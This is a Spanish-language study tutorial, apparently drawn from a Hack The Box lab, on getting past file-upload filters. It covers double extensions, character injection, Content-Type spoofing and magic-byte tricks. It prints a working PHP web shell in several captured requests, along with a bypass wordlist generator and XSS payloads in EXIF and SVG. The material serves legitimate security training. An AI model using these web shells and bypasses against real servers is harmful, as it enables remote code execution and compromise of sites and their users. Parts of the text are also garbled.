6	.php4	200	<input type="checkbox"/>	<input type="checkbox"/>	190		
7	.php5	200	<input type="checkbox"/>	<input type="checkbox"/>	190		
8	.php7	200	<input type="checkbox"/>	<input type="checkbox"/>	190		
9	.pht	200	<input type="checkbox"/>	<input type="checkbox"/>	190		
10	.phar	200	<input type="checkbox"/>	<input type="checkbox"/>	190		

Request Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 23
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 Only images are allowed

```

Podemos ver que todas las variantes de extensiones PHP están bloqueadas (p. ej php5., php7, phtml). Sin embargo, la lista de palabras que usamos también contenía otras extensiones maliciosas que no estaban bloqueadas y se cargaron correctamente. Por lo tanto, intentemos comprender cómo pudimos cargar estas extensiones y en qué casos podríamos usarlas para ejecutar código PHP en el servidor backend.

El siguiente es un ejemplo de una prueba de lista blanca de extensiones de archivo:

```

$fileName = basename($_FILES["uploadFile"]["name"]);

if (!preg_match('^\.*\.(jpg|jpeg|png|gif)', $fileName)) {
    echo "Only images are allowed";
    die();
}

```

Observamos que el script usa una expresión regular (regex) para comprobar si el nombre del archivo contiene alguna extensión de imagen permitida. El problema radica en regex, ya que solo comprueba si el nombre del archivo contiene containsla extensión, no si realmente ends la contiene. Muchos desarrolladores cometan estos errores debido a una comprensión deficiente de los patrones de expresiones regulares. Entonces, veamos cómo podemos evitar estas pruebas para cargar scripts PHP.

Extensiones dobles

El código solo comprueba si el nombre del archivo contiene una extensión de imagen; un método sencillo para pasar la prueba de expresiones regulares es mediante Double Extensions. Por ejemplo, si la .jpg extensión está permitida, podemos añadirla al nombre del archivo subido y terminarlo con .php(p. ej., shell.jpg.php); en ese caso, deberíamos poder pasar la prueba de lista blanca, a la vez que subimos un script PHP que puede ejecutar código PHP.

Ejercicio: Intente difuminar el formulario de carga con [esta lista de palabras](#) para encontrar qué extensiones están incluidas en la lista blanca del formulario de carga. Interceptemos una solicitud de carga normal y modifiquemos el nombre del archivo a (shell.jpg.php), y modifiquemos su contenido al de un shell web:



The screenshot shows a NetworkMiner capture window. At the top, there are buttons for Forward, Drop, Intercept is on (which is selected), Action, and Open Browser. Below these are tabs for Pretty, Raw (selected), Hex, \n, and =. The raw request data is displayed as follows:

```
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 14229
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryo2vM6Yjb9RBjANAw
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 ----WebKitFormBoundaryo2vM6Yjb9RBjANAw
13 Content-Disposition: form-data; name="uploadFile"; filename="shell.jpg.php"
14 Content-Type: image/png
15
16 <?php system($_REQUEST['cmd']); ?>
17 ----WebKitFormBoundaryo2vM6Yjb9RBjANAw--
```

Ahora, si visitamos el archivo cargado e intentamos enviar un comando, podemos ver que efectivamente ejecuta exitosamente los comandos del sistema, lo que significa que el archivo que cargamos es un script PHP completamente funcional:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sin embargo, esto puede no funcionar siempre, ya que algunas aplicaciones web pueden usar un regexpatrón estricto, como se mencionó anteriormente, como el siguiente:

```
if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/', $fileName)) { ...SNIP... }
```

Este patrón solo debe considerar la extensión final del archivo, ya que usa (^.*\.) para buscar coincidencias hasta el último (.), y luego usa (\$) al final para buscar coincidencias únicamente con las extensiones que terminan el nombre del archivo. Por lo tanto, el above attack would not work. Sin embargo, algunas técnicas de

explotación pueden permitirnos eludir este patrón, pero la mayoría se basan en configuraciones incorrectas o sistemas obsoletos.

Extensión doble inversa

En algunos casos, la funcionalidad de carga de archivos en sí misma puede no ser vulnerable, pero la configuración del servidor web sí puede generar una vulnerabilidad. Por ejemplo, una organización puede usar una aplicación web de código abierto con una función de carga de archivos. Incluso si esta función usa un patrón de expresiones regulares estricto que solo coincide con la extensión final del nombre del archivo, la organización podría usar configuraciones inseguras para el servidor web.

Por ejemplo, el /etc/apache2/mods-enabled/php7.4.conf del servidor Apache2web puede incluir la siguiente configuración:

```
<FilesMatch ".+\.(ph(ar|p|t)ml)">
  SetHandler application/x-httpd-php
</FilesMatch>
```

La configuración anterior determina cómo el servidor web determina qué archivos permiten la ejecución de código PHP. Especifica una lista blanca con un patrón de expresiones regulares que coincide con .phar, .phpy .phtml. Sin embargo, este patrón de expresiones regulares puede presentar el mismo error que vimos anteriormente si olvidamos terminarlo con (\$). En tales casos, cualquier archivo que contenga las extensiones mencionadas podrá ejecutar código PHP, incluso si no termina con la extensión PHP. Por ejemplo, el nombre de archivo (shell.php.jpg) debería pasar la prueba de lista blanca anterior, ya que termina con (.jpg), y podría ejecutar código PHP debido a la configuración incorrecta mencionada, ya que contiene (.php) en su nombre.

Ejercicio: La aplicación web aún podría usar una lista negra para rechazar solicitudes que contengan PHP extensiones. Intente fuzzear el formulario de carga con la [lista de palabras de PHP](#) para encontrar las extensiones que el formulario incluye en su lista negra.

Intentemos interceptar una solicitud de carga de imagen normal y usemos el nombre de archivo anterior para pasar la estricta prueba de lista blanca:

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ⌂

```

1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 14229
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0t2VfKQFOyyTSZog
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 ----WebKitFormBoundary0t2VfKQFOyyTSZog
13 Content-Disposition: form-data; name="uploadFile"; filename="shell.php.jpg"
14 Content-Type: image/png
15
16 <?php system($_REQUEST['cmd']); ?>
17 ----WebKitFormBoundary0t2VfKQFOyyTSZog--

```

Ahora, podemos visitar el archivo cargado e intentar ejecutar un comando:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Como podemos ver, logramos pasar con éxito la estricta prueba de lista blanca y aprovechamos la mala configuración del servidor web para ejecutar código PHP y obtener control del servidor.

Inyección de caracteres

Finalmente, analicemos otro método para eludir una prueba de validación de lista blanca mediante Character Injection. Podemos injectar varios caracteres antes o después de la extensión final para que la aplicación web malinterprete el nombre del archivo y ejecute el archivo subido como un script PHP.

Los siguientes son algunos de los caracteres que podemos intentar injectar:

- %20
- %0a
- %00
- %0d0a
- /
- .\
- .
- ...
- :

Cada carácter tiene un caso de uso específico que puede engañar a la aplicación web para que malinterprete la extensión del archivo. Por ejemplo, (shell.php%00.jpg) funciona con servidores PHP de la versión 0.5.Xo anteriores, ya que hace que el servidor web PHP termine el nombre del archivo después de (%00) y lo almacene como (shell.php), sin dejar de pasar la lista blanca. Esto mismo se puede usar con

aplicaciones web alojadas en un servidor Windows, insertando dos puntos (:) antes de la extensión de archivo permitida (p. ej., shell.aspx:.jpg), que también debería escribir el archivo como (shell.aspx). De igual forma, cada uno de los demás caracteres tiene un caso de uso que puede permitirnos cargar un script PHP sin pasar la prueba de validación de tipos.

Podemos escribir un pequeño script bash que genere todas las permutaciones del nombre del archivo, donde los caracteres anteriores se inyectarían antes y después de las extensiones PHP y, de la siguiente manera: JPG

Script mejorado: <https://github.com/Anonimo501/Character-Injection-2-extension/tree/main>

```
for char in '%20' '%0a' '%00' '%0d0a' '/' '\w' '!' ':' ; do
    for ext in '.php' '.phps'; do
        echo "shell$char$ext.jpg" >> wordlist.txt
        echo "shell$ext$char.jpg" >> wordlist.txt
        echo "shell.jpg$char$ext" >> wordlist.txt
        echo "shell.jpg$ext$char" >> wordlist.txt
    done
done
```

Con esta lista de palabras personalizada, podemos ejecutar un análisis de fuzzing con [nombre de Burp Intruderdominio], similar a los que hicimos anteriormente. Si el backend o el servidor web están desactualizados o presentan alguna configuración incorrecta, algunos nombres de archivo generados podrían eludir la prueba de lista blanca y ejecutar código PHP.

Ejercicio: intente agregar más extensiones PHP al script anterior para generar más permutaciones de nombres de archivo, luego pruebe la funcionalidad de carga con la lista de palabras generada para ver cuáles de los nombres de archivo generados se pueden cargar y cuáles pueden ejecutar código PHP después de cargarse.

Comandos:

Para bypass de inyección a servidores PHP (%00): **shell.php%00.jpg**

Para bypass de inyección a servidores Windows (:): **shell.aspx:.jpg**

Lista blanca detecta que la extensión permitida (ej. .jpg) se encuentre dentro del texto.

Lista negra bloquea si la extensión termina en algo no permitido (ej. .php).

(shell.jpg.php); en ese caso, deberíamos eludir la prueba de **lista blanca**.

(shell.php.jpg); en ese caso, deberíamos eludir la prueba de **lista negra**.

de (**shell.php.png**) Intentar fuzzear ambas extensiones siempre con algún diccionario (diccionario:<https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Discovery/Web-Content/web-extensions.txt>)

Inyección de caracteres:

- %20
- %0a
- %00
- %0d0a
- /
- .\
- .
- ...
- :

Otros códigos de inyección: ([Enlace para descargar la lista completa](#))

\n	\r	\t
\x0d	\x0a	\x09
%0d	%0a	%09
	
		
	
		
\u000d	\u000a	\u0009
\u560d	\u560a	\u5609
%C0%8d	%C0%8a	%C0%89
%E5%98%8d	%E5%98%8a	%E5%98%89
%E0%80%8d	%E0%80%8a	%E0%80%89

#	#	%E5%98%a3
%23	\u0023	%E0%80%a3
\x23	\u5623	
#	%C0%a3	

;	\00		
%3B	\x00	

\x3B	\%00	
;	\#00;	\x20
;	\#00;	\%20
\u003b	\u0000	\#20;
\u563b	\u5600	\#x20;
%C0%bb	\%C0%80	\u0020
%E5%98%bb	\%E5%98%80	\u5620
%E0%80%bb	\%E0%80%80	\%C0%A0

Generador de diccionario para inyección de comandos con doble extensión:

<https://github.com/Anonimo501/Character-Injection-2-extension/tree/main>

```
GNU nano 7.2                               wordlist2.txt
shell.asp%20.jpg
shell.aspx%20.jpg
shell.bat%20.jpg
shell.c%20.jpg
shell.cfm%20.jpg
shell.cgi%20.jpg
shell.css%20.jpg
shell.com%20.jpg
shell.dll%20.jpg
shell.exe%20.jpg
shell.hta%20.jpg
shell.htm%20.jpg
shell.html%20.jpg
shell.inc%20.jpg
shell.jhtml%20.jpg
shell.js%20.jpg
shell.jsa%20.jpg
shell.json%20.jpg
shell.jsp%20.jpg
shell.log%20.jpg
```

Filtros de tipo

Hasta ahora, solo hemos trabajado con filtros de tipo que solo consideran la extensión del archivo en el nombre. Sin embargo, como vimos en la sección anterior, aún podemos controlar el servidor backend incluso con extensiones de imagen (p. ej., shell.php.jpg). Además, podemos utilizar algunas extensiones permitidas (p. ej., SVG) para realizar otros ataques. Todo esto indica que probar solo la extensión no es suficiente para prevenir ataques de carga de archivos.

Por eso, muchos servidores y aplicaciones web modernos también comprueban el contenido del archivo subido para garantizar que coincide con el tipo especificado. Si bien los filtros de extensión pueden aceptar varias extensiones, los filtros de contenido suelen especificar una sola categoría (p. ej., imágenes, videos, documentos), por lo que no suelen utilizar listas negras ni listas blancas. Esto se debe a que los servidores web ofrecen funciones para comprobar el tipo de contenido del archivo, que suele pertenecer a una categoría específica.

Existen dos métodos comunes para validar el contenido de un archivo: Content-Type Header o File Content. Veamos cómo identificar cada filtro y cómo omitirlos.

Tipo de contenido

Comencemos el ejercicio al final de esta sección e intentemos cargar un script PHP:



Vemos que recibimos un mensaje que dice Only images are allowed. El mensaje de error persiste y nuestro archivo no se carga, incluso probando algunos de los trucos que aprendimos en las secciones anteriores. Si cambiamos el nombre del archivo a shell.jpg.php o shell.php.jpg, o incluso si usamos shell.jpg como contenido de webshell, la carga fallará. Dado que la extensión del archivo no afecta el mensaje de error, la aplicación web debe estar probando el contenido del archivo para la validación de tipo.

Como se mencionó anteriormente, esto puede estar en Content-Type Header o File Content.

El siguiente es un ejemplo de cómo una aplicación web PHP prueba el encabezado Content-Type para validar el tipo de archivo:

Código: php

```
$type = $_FILES['uploadFile']['type'];

if (!in_array($type, array('image/jpg', 'image/jpeg', 'image/png', 'image/gif'))) {
    echo "Only images are allowed";
    die();
}
```

El código establece la \$type variable () del encabezado del archivo subido Content-Type. Nuestros navegadores establecen automáticamente el encabezado Content-Type al seleccionar un archivo mediante el selector de archivos, que generalmente se deriva de la extensión del archivo. Sin embargo, dado que nuestros navegadores lo configuran, esta operación se realiza en el lado del cliente y podemos manipularla para cambiar el tipo de archivo percibido y, potencialmente, omitir el filtro de tipo.

Podemos empezar por fuzzear el encabezado Content-Type con [la lista de palabras Content-Type](#) de SecLists mediante Burp Intruder para ver qué tipos están permitidos. Sin embargo, el mensaje indica que solo se permiten imágenes, por lo que podemos limitar nuestro análisis a tipos de imagen, lo que reduce la lista de palabras a 45 solo tipos (en comparación con las aproximadamente 700 originales). Podemos hacerlo de la siguiente manera:

Filtros de tipo

```
AGB@htb[/htb]$ wget
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Disc
overy/Web-Content/web-all-content-types.txt
AGB@htb[/htb]$ cat web-all-content-types.txt | grep 'image/' > image-content-
types.txt
```

Ejercicio: intente ejecutar el escaneo anterior para encontrar qué tipos de contenido están permitidos.

Para simplificar, simplemente seleccionemos un tipo de imagen (por ejemplo image/jpg), luego interceptemos nuestra solicitud de carga y cambiemos el encabezado Content-Type a él:

```
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 222
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBdnpKE3Dg0VfGK9W
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 ----WebKitFormBoundaryBdnpKE3Dg0VfGK9W
13 Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
14 Content-Type: image/jpg
15
16 <?php system($_REQUEST['cmd']); ?>
17
18 ----WebKitFormBoundaryBdnpKE3Dg0VfGK9W--
```

Esta vez obtenemos File successfully uploaded, y si visitamos nuestro archivo, vemos que se cargó exitosamente:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Nota: Una solicitud HTTP de carga de archivo tiene dos encabezados Content-Type: uno para el archivo adjunto (en la parte inferior) y otro para la solicitud completa (en la parte superior). Normalmente, es necesario modificar el encabezado Content-Type del archivo, pero en algunos casos la solicitud solo contendrá el POSTencabezado Content-Type principal (por ejemplo, si el contenido cargado se envió como datos), en cuyo caso será necesario modificarlo.

Tipo MIME

El segundo y más común tipo de validación del contenido de un archivo es probar el archivo cargado MIME-Type. Multipurpose Internet Mail Extensions (MIME)es un estándar de Internet que determina el tipo de un archivo a través de su formato general y estructura de bytes.

Esto suele hacerse inspeccionando los primeros bytes del contenido del archivo, que contienen la [Firma de Archivo](#) o [los Bytes Mágicos](#). Por ejemplo, si un archivo empieza por (GIF87ao GIF89a), indica que es una GIFimagen, mientras que un archivo que empieza con texto plano suele considerarse un Textarchivo. Si cambiamos los primeros bytes de cualquier archivo a los bytes mágicos GIF, su tipo MIME se cambiará a una imagen GIF, independientemente de su contenido o extensión restante.

Consejo: Muchos otros tipos de imágenes tienen bytes no imprimibles para sus firmas de archivo, mientras que una GIFimagen comienza con bytes imprimibles ASCII (como

se muestra arriba), por lo que es la más fácil de imitar. Además, como la cadena GIF8 es común entre ambas firmas GIF, suele ser suficiente para imitar una imagen GIF.

Tomemos un ejemplo básico para demostrarlo. El comando file en sistemas Unix encuentra el tipo de archivo mediante el tipo MIME. Si creamos un archivo básico con texto, se consideraría un archivo de texto, como se indica a continuación:

Filtros de tipo

```
AGB@htb[/htb]$ echo "this is a text file" > text.jpg  
AGB@htb[/htb]$ file text.jpg  
text.jpg: ASCII text
```

Como vemos, el tipo MIME del archivo es ASCII text, aunque su extensión es .jpg. Sin embargo, si escribimos GIF8 al principio del archivo, se considerará una GIF imagen, aunque su extensión siga siendo .jpg:

Filtros de tipo

```
AGB@htb[/htb]$ echo "GIF8" > text.jpg  
AGB@htb[/htb]$ file text.jpg  
text.jpg: GIF image data
```

Los servidores web también pueden utilizar este estándar para determinar los tipos de archivo, lo cual suele ser más preciso que comprobar la extensión. El siguiente ejemplo muestra cómo una aplicación web PHP puede comprobar el tipo MIME de un archivo subido:

Código: php

```
$type = mime_content_type($_FILES['uploadFile']['tmp_name']);  
  
if (!in_array($type, array('image/jpg', 'image/jpeg', 'image/png', 'image/gif'))) {  
    echo "Only images are allowed";  
    die();  
}
```

Como podemos ver, los tipos MIME son similares a los de los encabezados Content-Type, pero su origen es diferente, ya que PHP usa la mime_content_type() función para

obtener el tipo MIME de un archivo. Intentemos repetir nuestro último ataque, pero ahora con un ejercicio que prueba tanto el encabezado Content-Type como el tipo MIME:

The screenshot shows a NetworkMiner capture window. The 'Pretty' tab is selected, displaying the following POST request:

```
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 222
4 Accept: /*
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBdnpKE3Dg0VfGK9W
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 ----WebKitFormBoundaryBdnpKE3Dg0VfGK9W
13 Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
14 Content-Type: image/jpg
15
16 <?php system($_REQUEST['cmd']); ?>
17
18 ----WebKitFormBoundaryBdnpKE3Dg0VfGK9W--
```


Al reenviar nuestra solicitud, recibimos el mensaje de error Only images are allowed. Ahora, intentemos agregar ` `` GIF8antes de nuestro código PHP para intentar imitar una imagen GIF, manteniendo la extensión de archivo `` .php, de modo que se ejecute el código PHP de todas formas:

The screenshot shows a NetworkMiner capture window. The 'Pretty' tab is selected, displaying the following POST request:

```
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 222
4 Accept: /*
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYKFC2L5Zjocfcqnp
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 ----WebKitFormBoundaryYKFC2L5Zjocfcqnp
13 Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
14 Content-Type: image/jpg
15
16 GIF8
17 <?php system($_REQUEST['cmd']); ?>
18
19 ----WebKitFormBoundaryYKFC2L5Zjocfcqnp--
```

Esta vez obtenemos File successfully uploaded, y nuestro archivo se carga exitosamente al servidor:

Update your profile image



Upload

File successfully uploaded

Ahora podemos visitar nuestro archivo cargado y veremos que podemos ejecutar exitosamente los comandos del sistema:

GIF8 uid=33(www-data) gid=33(www-data) groups=33(www-data)

Nota: Vemos que la salida del comando comienza con GIF8, ya que esta fue la primera línea en nuestro script PHP en imitar los bytes mágicos GIF, y ahora se genera como texto simple antes de que se ejecute nuestro código PHP.

Podemos usar una combinación de los dos métodos descritos en esta sección, lo que podría ayudarnos a eludir algunos filtros de contenido más robustos. Por ejemplo, podemos intentar usar un Allowed MIME type with a disallowed Content-Type[nombre de dominio], un [nombre de dominio Allowed MIME/Content-Type with a disallowed extension] o un [nombre de dominio Disallowed MIME/Content-Type with an allowed extension], y así sucesivamente. De igual manera, podemos probar otras combinaciones y permutaciones para intentar confundir al servidor web y, dependiendo del nivel de seguridad del código, podríamos eludir varios filtros.

Comandos (Content-Type):

Comience con una solicitud que se pueda cargar (por ejemplo, una imagen jpg), luego intente encontrar una extensión PHP permitida que no se bloquee y luego utilice uno de los filtros de lista blanca para omitir ambos filtros de extensión.

image/bmp
image/cgm
image/g3fax
image/gif
image/ief
image/jp2
image/jpeg
image/jpg
image/jpe
image/jpm
image/jpx
image/jxl
image/pjpeg
image/png
image/prs.btif
image/prs.pti
image/sgi
image/svg+xml
image/tiff
image/tif
image/vnd.adobe.photoshop
image/vnd.djvu
image/vnd.dwg
image/vnd.dxf
image/vnd.fastbidsheet
image/vnd.fpx
image/vnd.fst
image/vnd.fujixerox.edmics-mmr
image/vnd.fujixerox.edmics-rlc
image/vnd.microsoft.icon
image/vnd.ms-modi
image/vnd.net-fpx

image/vnd.rn-realpix
image/vndsealed.png
image/vnd.wap.wbmp
image/webp
image/x-cmu-raster
image/x-cmx
image/x-freehand
image/x-icon
image/x-jng
image/x-ms-bmp
image/x-pcx
image/x-pict
image/x-portable-anymap
image/x-portable-bitmap
image/x-portable-graymap
image/x-portable-pixmap
image/x-rgb
image/x-xbitmap
image/x-xpixmap
image/x-xwindowdump
application/x-asp
application/x-aspx
application/x-bat
text/x-c
application/x-coldfusion
application/x-cgi
text/css
application/x-msdownload
application/x-msdos-program
application/hta
text/html
text/html
text/plain
application/x-httdp-php
application/x-httdp-php
application/x-httdp-php
application/x-httdp-php
application/x-httdp-php

application/x-htpd-php
application/x-htpd-php
application/x-htpd-php-source
application/x-htpd-php
application/x-htpd-php
application/x-perl
application/x-php
application/x-ruby
text/plain
application/x-sh
text/html
application/sql
application/x-shockwave-flash
text/plain
application/xml

Bytes Magicos:

JPEG,FF D8 FF
PNG,89 50 4E 47 0D 0A 1A 0A
GIF (87a),47 49 46 38 37 61
GIF (89a),47 49 46 38 39 61
BMP,42 4D
TIFF (II),49 49 2A 00
TIFF (MM),4D 4D 00 2A
WebP,52 49 46 46 XX XX XX XX 57 45 42 50 56 50 38
PHP,3C 3F 70 68 70
ASP,25 40 20 50 61 67 65
ASPX,25 40 20 50 61 67 65
EXE (PE),4D 5A
DLL (PE),4D 5A
BAT,40 65 63 68 6F
CGI/PL (Perl),23 21 2F 75 73 72 2F 62 69 6E 2F 70 65 72 6C
JS,2F 2A
HTML/HTM,3C 21 44 4F 43 54 59 50 45
XML,3C 3F 78 6D 6C
ICO,00 00 01 00
PDF,25 50 44 46 2D

ZIP,50 4B 03 04
RAR,52 61 72 21 1A 07
7Z,37 7A BC AF 27 1C
TAR,75 73 74 61 72 00 30 30
GZ,1F 8B 08
BZ2,42 5A 68
MP4,00 00 00 18 66 74 79 70 6D 70 34 32
MP3, ID3 03 00 00 00
WAV,52 49 46 46 XX XX XX XX 57 41 56 45
AVI,52 49 46 46 XX XX XX XX 41 56 49
FLV,46 4C 56 01
SWF,46 57 53
DOC (OLE),D0 CF 11 E0 A1 B1 1A E1
DOCX,50 4B 03 04
XLS (OLE),D0 CF 11 E0 A1 B1 1A E1
XLSX,50 4B 03 04
PPT (OLE),D0 CF 11 E0 A1 B1 1A E1
PPTX,50 4B 03 04
RTF,7B 5C 72 74 66 31
PS,25 21 50 53 2D
ELF,7F 45 4C 46
CLASS (Java),CA FE BA BE
ARJ,60 EA
LZH,2D 6C 68
CAB,4D 53 43 46
ISO,43 44 30 30 31

Luego de encontrar la extensión permitida (**phar**) podemos incluir el código php malicioso dentro del código de la imagen

Request	Response
<pre>1 POST /upload.php HTTP/1.1 2 Host: 94.237.50.221:34978 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=----geckoformboundarybec6a6e6ed199319823fd9c44c688ef 8 Content-Length: 77041 9 Origin: http://94.237.50.221:34978 10 Connection: keep-alive 11 Referer: http://94.237.50.221:34978 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 15 -----geckoformboundarybec6a6e6ed199319823fd9c44c688ef 16 Content-Disposition: form-data; name="uploadFile"; filename="3.png.phar" 17 Content-Type: image/png 18 19 IPNG 20 o' IHDR <?php system(\$_REQUEST['cmd']); ?> 21 -----geckoformboundarybec6a6e6ed199319823fd9c44c688ef</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 16 Jun 2025 03:45:33 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 26 5 Keep-Alive: timeout=5, max=100 6 Connection: Keep-Alive 7 Content-Type: text/html; charset=UTF-8 8 9 File successfully uploaded</pre>

O podemos usar un byte mágico (GIF8) junto al código php malicioso.

Request	Response
<pre>1 POST /upload.php HTTP/1.1 2 Host: 94.237.50.221:34978 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=----geckoformboundary6bf9a86c4b7b8629aee3039557a43615 8 Content-Length: 77041 9 Origin: http://94.237.50.221:34978 10 Connection: keep-alive 11 Referer: http://94.237.50.221:34978 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 15 -----geckoformboundary6bf9a86c4b7b8629aee3039557a43615 16 Content-Disposition: form-data; name="uploadFile"; filename="img345.png.phar" 17 Content-Type: image/png 18 19 GIF8 20 <?php system(\$_REQUEST['cmd']); ?> 21 -----geckoformboundary6bf9a86c4b7b8629aee3039557a43615--</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 16 Jun 2025 03:36:41 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 26 5 Keep-Alive: timeout=5, max=100 6 Connection: Keep-Alive 7 Content-Type: text/html; charset=UTF-8 8 9 File successfully uploaded</pre>

No olvidar que es importante tener en cuenta el **Content-Type** podría ser necesario cambiarlo.

Cargas de archivos limitadas

Hasta ahora, nos hemos centrado principalmente en eludir filtros para obtener cargas de archivos arbitrarias a través de una aplicación web vulnerable, que es el enfoque principal de este módulo en este nivel. Si bien los formularios de carga de archivos con filtros débiles pueden explotarse para cargar archivos arbitrarios, algunos formularios de carga tienen filtros seguros que podrían no ser explotables con las técnicas que hemos analizado. Sin embargo, incluso si se trata de un formulario de carga de archivos limitado (es decir, no arbitrario), que solo permite cargar tipos de archivos específicos, aún podemos realizar algunos ataques a la aplicación web.

Ciertos tipos de archivos, como SVG, HTML, XML e incluso algunos archivos de imagen y documentos, pueden permitirnos introducir nuevas vulnerabilidades en la aplicación web al subir versiones maliciosas de estos archivos. Por ello, analizar las extensiones de archivo permitidas es fundamental para cualquier ataque de subida de archivos. Nos permite explorar qué ataques podrían llevarse a cabo en el servidor web. Analicemos algunos de estos ataques.

XSS

Muchos tipos de archivos pueden permitirnos introducir una Stored XSSvulnerabilidad en la aplicación web al cargar versiones de ellos creadas con fines malintencionados. El ejemplo más básico es cuando una aplicación web nos permite subir HTMLarchivos. Aunque los archivos HTML no permiten ejecutar código (p. ej., PHP), sí sería posible implementar código JavaScript en ellos para ejecutar un ataque XSS o CSRF contra quien visite la página HTML subida. Si el objetivo ve un enlace de un sitio web de confianza, y este sitio web es vulnerable a la subida de documentos HTML, es posible engañarlo para que visite el enlace y ejecutar el ataque en sus equipos.

Otro ejemplo de ataques XSS son las aplicaciones web que muestran los metadatos de una imagen después de subirla. Para estas aplicaciones web, podemos incluir una carga útil XSS en uno de los parámetros de metadatos que aceptan texto sin formato, como los parámetros Commento Artist, de la siguiente manera:

```
AGB@htb[/htb]$ exiftool -Comment=' "><img src=1 onerror=alert(window.origin)>' HTB.jpg
AGB@htb[/htb]$ exiftool HTB.jpg
...SNIP...
Comment          : "><img src=1 onerror=alert(window.origin)>
```

Podemos ver que el Commentparámetro se actualizó a nuestra carga XSS. Al mostrar los metadatos de la imagen, se activará la carga XSS y se ejecutará el código JavaScript para ejecutar el ataque XSS. Además, si cambiamos el tipo MIME de la imagen a text/html, algunas aplicaciones web podrían mostrarla como un documento HTML en lugar de una imagen. En ese caso, la carga XSS se activaría incluso si los metadatos no se mostraran directamente.

Finalmente, los ataques XSS también pueden llevarse a cabo con SVGimágenes, junto con otros ataques. Scalable Vector Graphics (SVG)Las imágenes se basan en XML y describen gráficos vectoriales 2D que el navegador convierte en una imagen. Por esta razón, podemos modificar sus datos XML para incluir una carga útil XSS. Por ejemplo, podemos escribir lo siguiente en HTB.svg:

Código: xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE      svg      PUBLIC      "-//W3C//DTD      SVG      1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" version="1.1" width="1" height="1">
  <rect x="1" y="1" width="1" height="1" fill="green" stroke="black" />
  <script type="text/javascript">alert(window.origin);</script>
</svg>
```

Una vez que cargamos la imagen a la aplicación web, la carga XSS se activará cada vez que se muestre la imagen.

Para obtener más información sobre XSS, puede consultar el módulo [Cross-Site Scripting \(XSS\)](#).

Ejercicio: Pruebe los ataques anteriores con el ejercicio al final de esta sección y vea si la carga XSS se activa y muestra la alerta.

XXE

